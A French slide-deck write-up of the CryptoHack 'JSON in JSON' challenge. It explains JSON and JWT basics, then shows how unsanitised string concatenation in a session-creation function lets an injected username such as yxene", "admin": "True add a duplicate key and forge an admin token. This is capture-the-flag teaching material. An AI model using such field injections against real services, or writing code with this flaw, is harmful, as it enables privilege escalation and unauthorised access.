

A decorative graphic on the left side of the slide consisting of two overlapping parallelograms. The front one is blue and the back one is a light green color. They are positioned diagonally, with the blue one partially covering the green one.

# Quick Write Up: JSON in JSON

CryptoHack - Yxène

# Énoncé



JSON in JSON

40 pts • 1961 Solves

We've explored how flawed verification can break the security of JWTs, but it can sometimes be possible to exploit the code to sign unexpected data in the first place.

Play at <https://web.cryptohack.org/json-in-json>

Challenge contributed by [sublevel\\_1157](#)

Enter flag here: crypto{FLAG}

SUBMIT

# Énoncé



JSON in JSON

40 pts • 1961 Solves

We've explored how flawed verification can break the security of JWTs, but it can sometimes be possible to exploit the code to sign unexpected data in the first place.

Play at <https://web.cryptohack.org/json-in-json>

Challenge contributed by [sublevel\\_1157](#)

Enter flag here: crypto{FLAG}

SUBMIT

JSON et JWT ?



# JSON - Structure clé / valeur

```
1 {  
2   "menu": {  
3     "id": "file",  
4     "value": "File",  
5     "popup": {  
6       "menuitem": [  
7         { "value": "New", "onclick": "CreateNewDoc()" },  
8         { "value": "Open", "onclick": "OpenDoc()" },  
9         { "value": "Close", "onclick": "CloseDoc()" }  
10      ]  
11    }  
12  }  
13 }
```

une clé (str) "id": "file", une valeur (int, str, bool, None, list, dict)

## JSON - Des clés

```
1 {  
2   "menu": {  
3     "id": "file",  
4     "value": "File",  
5     "popup": {  
6       "menuitem": [  
7         { "value": "New", "onclick": "CreateNewDoc()" },  
8         { "value": "Open", "onclick": "OpenDoc()" },  
9         { "value": "Close", "onclick": "CloseDoc()" }  
10      ]  
11    }  
12  }  
13 }
```

## JSON - Des valeurs (part. 1)

```
1  {
2      "menu": {
3          "id": "file",
4          "value": "File",
5          "popup": {
6              "menuitem": [
7                  { "value": "New", "onclick": "CreateNewDoc()" },
8                  { "value": "Open", "onclick": "OpenDoc()" },
9                  { "value": "Close", "onclick": "CloseDoc()" }
10             ]
11         }
12     }
13 }
```

## JSON - Des valeurs (part. 2)

```
1 {  
2   "menu": {  
3     "id": "file",  
4     "value": "File",  
5     "popup": {  
6       "menuitem": [  
7         { "value": "New", "onclick": "CreateNewDoc()" },  
8         { "value": "Open", "onclick": "OpenDoc()" },  
9         { "value": "Close", "onclick": "CloseDoc()" }  
10      ]  
11    }  
12  }  
13 }
```



# JWT - JSON Web Token

## Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c
```

## Decoded

EDIT THE PAYLOAD AND SECRET

### HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

### PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

### VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

# JWT - JSON Web Token

## Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikp
vaG4gRG91IiwiaWF0IjoxNTE2MjM5MDIyfQ
.
Sf1KxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQs
sw5c
```

## Decoded

EDIT THE PAYLOAD AND SECRET

### HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Décrit le JWT

### PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

Informations  
embarquées  
dans le JWT

### VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

Assure  
l'intégrité  
du JWT

# Challenge - Analyse statique du code source



```
import json
import jwt # note this is the PyJWT module, not python-jwt

FLAG = ?
SECRET_KEY = ?

@chal.route('/json-in-json/authorise/<token>/')
def authorise(token):
    try:
        decoded = jwt.decode(token, SECRET_KEY, algorithms=['HS256'])
    except Exception as e:
        return {"error": str(e)}

    if "admin" in decoded and decoded["admin"] == "True":
        return {"response": f"Welcome admin, here is your flag: {FLAG}"}
    elif "username" in decoded:
        return {"response": f"Welcome {decoded['username']}"}
    else:
        return {"error": "There is something wrong with your session, goodbye"}

@chal.route('/json-in-json/create_session/<username>/')
def create_session(username):
    body = '{ ' \
        + '"admin": ' + "False" \
        + ', "username": ' + str(username) \
        + '}'

    encoded = jwt.encode(json.loads(body), SECRET_KEY, algorithm='HS256')
    return {"session": encoded}
```

Code Source

```
import json
import jwt # note this is the PyJWT module, not python-jwt

FLAG = ?
SECRET_KEY = ?

@chal.route('/json-in-json/authorise/<token>/')
def authorise(token):
    try:
        decoded = jwt.decode(token, SECRET_KEY, algorithms=['HS256'])
    except Exception as e:
        return {"error": str(e)}

    if "admin" in decoded and decoded["admin"] == "True":
        return {"response": f"Welcome admin, here is your flag: {FLAG}"}
    elif "username" in decoded:
        return {"response": f"Welcome {decoded['username']}"}
    else:
        return {"error": "There is something wrong with your session, goodbye"}
```

```
import json
import jwt # note this is the PyJWT module, not python-jwt

FLAG = ?
SECRET_KEY = ?

@chal.route('/json-in-json/authorise/<token>/')
def authorise(token):
    try:
        decoded = jwt.decode(token, SECRET_KEY, algorithms=['HS256'])
    except Exception as e:
        return {"error": str(e)}

    if "admin" in decoded and decoded["admin"] == "True":
        return {"response": f"Welcome admin, here is your flag: {FLAG}"}
    elif "username" in decoded:
        return {"response": f"Welcome {decoded['username']}"}
    else:
        return {"error": "There is something wrong with your session, goodbye"}
```

```
import json
import jwt # note this is the PyJWT module, not python-jwt

FLAG = ?
SECRET_KEY = ?

@chal.route('/json-in-json/authorise/<token>/')
def authorise(token):
    try:
        decoded = jwt.decode(token, SECRET_KEY, algorithms=['HS256'])
    except Exception as e:
        return {"error": str(e)}

    if "admin" in decoded and decoded["admin"] == "True":
        return {"response": f"Welcome admin, here is your flag: {FLAG}"}
    elif "username" in decoded:
        return {"response": f"Welcome {decoded['username']}"}
    else:
        return {"error": "There is something wrong with your session, goodbye"}
```



## JWT Objectif :

FLAG = ?

SECRET\_KEY = ?

```
@chal.route('/json-in-json')
```

```
def authorise(token):
```

```
    try:
```

```
        decoded = jwt.decode(token, SECRET_KEY, algorithms=['HS256'])
```

```
    except Exception as e:
```

```
        return {"error": str(e)}
```

```
    if "admin" in decoded and decoded["admin"] == "True":
```

```
        return {"response": f"Welcome admin, here is your flag: {FLAG}"}  
    elif "username" in decoded:
```

```
        return {"response": f"Welcome {decoded['username']}"}  
    else:
```

```
        return {"error": "There is something wrong with your session, goodbye"}
```

```
16 {  
17     "typ": "JWT",  
18     "alg": "HS256"  
19 }  
20 .  
21 {  
22     "admin": "True"  
23 }  
24 .  
25 SIGNATURE-NUMERIQUE
```



```
@chal.route('/json-in-json/create_session/<username>/')
def create_session(username):
    body = '{' \
        + '"admin": ' + "False" \
        + ', "username": ' + str(username) \
        + '}'
    encoded = jwt.encode(json.loads(body), SECRET_KEY, algorithm='HS256')
    return {"session": encoded}
```

Code Source - Fonction *create\_session*

```
@chal.route('/json-in-json/create_session/<username>/')
def create_session(username):
    body = '{' \
        + '"admin": ' + "False" \
        + ', "username": ' + str(username) \
        + '}'
    encoded = jwt.encode(json.loads(body), SECRET_KEY, algorithm='HS256')
    return {"session": encoded}
```

Code Source - Fonction *create\_session*



## Pas de nettoyage de l'entrée utilisateur



```
@chalice.route('/json-in-json/create_session/<username>/')
def create_session(username):
    body = '{' \
        + '"admin": ' + "False" \
        + ', "username": ' + str(username) \
        + '}'
    encoded = jwt.encode(json.loads(body), SECRET_KEY, algorithm='HS256')
    return {"session": encoded}
```

Code Source - Fonction *create\_session*

# Challenge - Analyse dynamique du code source



```
21 def create_session(username):
22     body = '{' \
23           + '"admin": ' + "False" \
24           + ', "username": ' + str(username) \
25           + '}'
26     print(f"{body=}; {type(body)=}")
27     print(f"{json.loads(body)=}; {type(json.loads(body))=}")
28     encoded = jwt.encode(json.loads(body), SECRET_KEY, algorithm='HS256')
29     print(f"{encoded=}; {type(encoded)=}")
30     return {"session": encoded}
31
32 if __name__ == '__main__':
33     username = input("Username: ")
34     print(f"{username=}; {type(username)=}")
35     create_session(username)
```

Ajout d'affichage dans la fonction *create\_session*

```
Username: yxene
username='yxene'
type(username)=<class 'str'>

body='{"admin": "False", "username": "yxene"}'
type(body)=<class 'str'>

json.loads(body)={'admin': 'False', 'username': 'yxene'}
type(json.loads(body))=<class 'dict'>

encoded='eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhZG1pb2I6IkZhbHNlIiwidXNlcm5hbmUiOiJ5eGVuZSJ9.QfnguBXfCdptnPQg8kxIJuCcWdASh816dEA0ZNw0dTY'
type(encoded)=<class 'str'>
```

Affichage retour - Username: yxene

```
Username: yxene
username='yxene'
type(username)=<class 'str'>

body='{"admin": "False", "username": "yxene"}'
type(body)=<class 'str'>

json.loads(body)={'admin': 'False', 'username': 'yxene'}
type(json.loads(body))=<class 'dict'>

encoded='eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhZG1pb2I6IkZhbHNlIiwidXNlcm5hbmUiOiJ5eGVuZSJ9.QfnguBXfCdptnPQg8kxIJuCCwDASh816dEA0ZNw0dTY'
type(encoded)=<class 'str'>
```

Affichage retour - Username: yxene



```
Username: yxene"
username='yxene" '
type(username)=<class 'str'>

body='{"admin": "False", "username": "yxene""}'
type(body)=<class 'str'>

Traceback (most recent call last):
  File "/tmp/chall.py", line 35, in <module>
    create_session(username)
  File "/tmp/chall.py", line 27, in create session
    print(f"{json.loads(body)=}\n{type(json.loads(body))=}\n")
  File "/usr/lib/python3.10/json/__init__.py", line 346, in loads
    return _default_decoder.decode(s)
  File "/usr/lib/python3.10/json/decoder.py", line 337, in decode
    obj, end = self.raw_decode(s, idx=_w(s, 0).end())
  File "/usr/lib/python3.10/json/decoder.py", line 353, in raw_decode
    obj, end = self.scan_once(s, idx)
json.decoder.JSONDecodeError: Expecting ',' delimiter: line 1 column 39 (char 38)
```

Affichage retour - Username: yxene"



```
Username: yxene"
username='yxene"'
type(username)=<class 'str'>

body='{"admin": "False", "username": "yxene"}'
type(body)=<class 'str'>

Traceback (most recent call last):
  File "/tmp/chall.py", line 35, in <module>
    create_session(username)
  File "/tmp/chall.py", line 27, in create_session
    print(f"{json.loads(body)=}\n{type(json.loads(body))=}\n")
  File "/usr/lib/python3.10/json/__init__.py", line 346, in loads
    return _default_decoder.decode(s)
  File "/usr/lib/python3.10/json/decoder.py", line 337, in decode
    obj, end = self.raw_decode(s, idx=_w(s, 0).end())
  File "/usr/lib/python3.10/json/decoder.py", line 353, in raw_decode
    obj, end = self.scan_once(s, idx)
json.decoder.JSONDecodeError: Expecting ',' delimiter: line 1 column 39 (char 38)
```

Affichage retour - Username: yxene"

```
Username: yxene", "random":"value
username='yxene", "random":"value'
type(username)=<class 'str'>
```

```
body='{ "admin": "False", "username": "yxene", "random": "value"}'
type(body)=<class 'str'>
```

```
json.loads(body)={'admin': 'False', 'username': 'yxene', 'random': 'value'}
type(json.loads(body))=<class 'dict'>
```

```
encoded='eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhZG1pbSI6IkJhbmRlIiwidXNlcm5hbmUiOiJ5eGVuZSIsInJhbMmRvbSI6InZhbmHVIn0.F-L2HbzpSjvHqECL09RbGDromQYUHZRIUsSSULNRLiE'
type(encoded)=<class 'str'>
```

## Affichage retour - Username: yxene", "random": "value

```
Username: yxene", "random":"value"
username='yxene', "random":"value"
type(username)=<class 'str'>
```

```
body='{ "admin": "False", "username": "yxene", "random": "value"}'
type(body)=<class 'str'>
```

```
json.loads(body)={'admin': 'False', 'username': 'yxene', 'random': 'value'}
type(json.loads(body))=<class 'dict'>
```

```
encoded='eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhZG1pbI6IkZhbHNLIiwidXNlcm5h  
bWUiOiJ5eGVuZSI6InJhbMmRvbSI6InZhbmHVlIn0.F-L2HbzpSjvHqECL09RbGDromQYUHZRIUsSSUL  
NRLiE'  
type(encoded)=<class 'str'>
```

## Affichage retour - Username: yxene", "random": "value

```
Username: yxene", "admin": "True"  
username='yxene", "admin": "True"  
type(username)=<class 'str'>
```

```
body='{"admin": "False", "username": "yxene", "admin": "True"}'  
type(body)=<class 'str'>
```


```
json.loads(body)={'admin': 'True', 'username': 'yxene'}  
type(json.loads(body))=<class 'dict'>
```

```
encoded='eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhZG1pbI6IlRydWUiLCJ1c2VybmFtZSI6Inl4ZW5lIn0.VpxdwLy2RrEq2k0RyLgANkXpQgerIjW0yEBGfY_okBI'  
type(encoded)=<class 'str'>
```

Affichage retour - Username: yxene", "admin": "True"







# json — JSON encoder and decoder

Source code: [Lib/json/\\_\\_init\\_\\_.py](#)

## Repeated Names Within an Object

The RFC specifies that the names within a JSON object should be unique, but does not mandate how repeated names in JSON objects should be handled. By default, this module does not raise an exception; instead, it ignores all but the last name-value pair for a given name:

```
>>> weird_json = '{"x": 1, "x": 2, "x": 3}'  
>>> json.loads(weird_json)  
{ 'x': 3}
```

>>>

The `object_pairs_hook` parameter can be used to alter this behavior.

## CREATE\_SESSION(USERNAME)

username

yxene", "admin": "True

---

String Input Only

SUBMIT

## OUTPUT

```
{"session": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhZG1pbSI6IiRydWUiLCJ1c2VybmFtZSI6Inl4ZW5lIn0.EVJIIrMnYFucUCz95L27YaASe5U6yAJMSAdjof7Btz4"}
```



## AUTHORISE (TOKEN)

token

:l1NiJ9.eyJhZG1pbil6IIRydWUiLCJ1c2VybmFtZSI6Iml4ZW5lbn0.EVJliRMnYFucUCz95L27YaASe5U6yAJMSAdjoF7Btz4

String Input Only

SUBMIT

## OUTPUT

```
{"response": "Welcome admin, here is your flag: https://www.exploit-exchange.com/  
Exploit-Exchange-Flag"}
```

# Questions

